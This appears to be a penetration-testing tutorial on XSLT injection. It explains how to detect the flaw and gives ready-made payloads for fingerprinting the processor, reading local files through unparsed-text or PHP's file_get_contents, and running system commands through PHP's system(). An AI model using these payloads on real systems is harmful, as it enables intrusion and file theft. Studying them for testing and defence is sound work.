PRIMARY CATEGORY → WEB ATTACKS
Theory
XSLT Injection is a vulnerability that occurs when user-controlled input is incorporated into a XSLT stylesheet or expression that is later interpreted by the XSLT Processor
By injecting or modifying XSLT logic, an attacker may abuse the processor’s available functionality to disclose information, read local files or, in some configurations, achieve remote code execution
XSLT basically takes XML data as input and processes it to generate content in another format, such as HTML, plain text, PDF and so on
Identifying an XSLT Injection

Let’s suppose that we are dealing with a web application that displays information stored in an XML document using XSLT processing
Furthermore, this web application expects the user to enter valid data to display more information, such as a valid username
Zoom in

Once we enter an string, it’s processed by an XSLT engine and reflected in the response
Zoom in
Therefore, it may be vulneable to XSLT Injection if our name is inserted without sanitization before XSLT processing

To verify this, we can inject a broken XML tag < to try to cause an error in the web application
Zoom in
Exploiting an XSLT Injection
Information Disclosure
- Basic Information about the XSLT Processor
Version: <xsl:value-of select="system-property('xsl:version')" />
<br/>
Vendor: <xsl:value-of select="system-property('xsl:vendor')" />
<br/>
Vendor URL: <xsl:value-of select="system-property('xsl:vendor-url')" />
<br/>
Product Name: <xsl:value-of select="system-property('xsl:product-name')" />
<br/>
Product Version: <xsl:value-of select="system-property('xsl:product-version')" />
Oneliner

Version: <xsl:value-of select="system-property('xsl:version')" /> <br/> Vendor: <xsl:value-of select="system-property('xsl:vendor')" /> <br/> Vendor URL: <xsl:value-of select="system-property('xsl:vendor-url')" /> <br/> Product Name: <xsl:value-of select="system-property('xsl:product-name')" /> <br/> Product Version: <xsl:value-of select="system-property('xsl:product-version')" />
Zoom in
In this case, we know that the web applications relies on the libxslt library and supports XSLT version 1.0
Local File Inclusion
The payload effectiveness depends on the XSLT version and the configuration of the XSLT library
- XSLT Version 2.0 and higher
<xsl:value-of select="unparsed-text('<FILE>', 'utf-8')" />- XSLT Version 1.0
If the XSLT library is configured to support server-side programming language functions, we can call them to retrieve a file content
e.g. PHP →
file_get_contents()
<xsl:value-of select="php:function('file_get_contents','<FILE>')" />
Zoom in
Remote Code Execution
As with Local File Inclusion, as long as the XSLT Processor supports server-side programming language functions, we can call specific functions to execute system commands
e.g. PHP →
system()
<xsl:value-of select="php:function('system','<COMMAND>')" />
Zoom in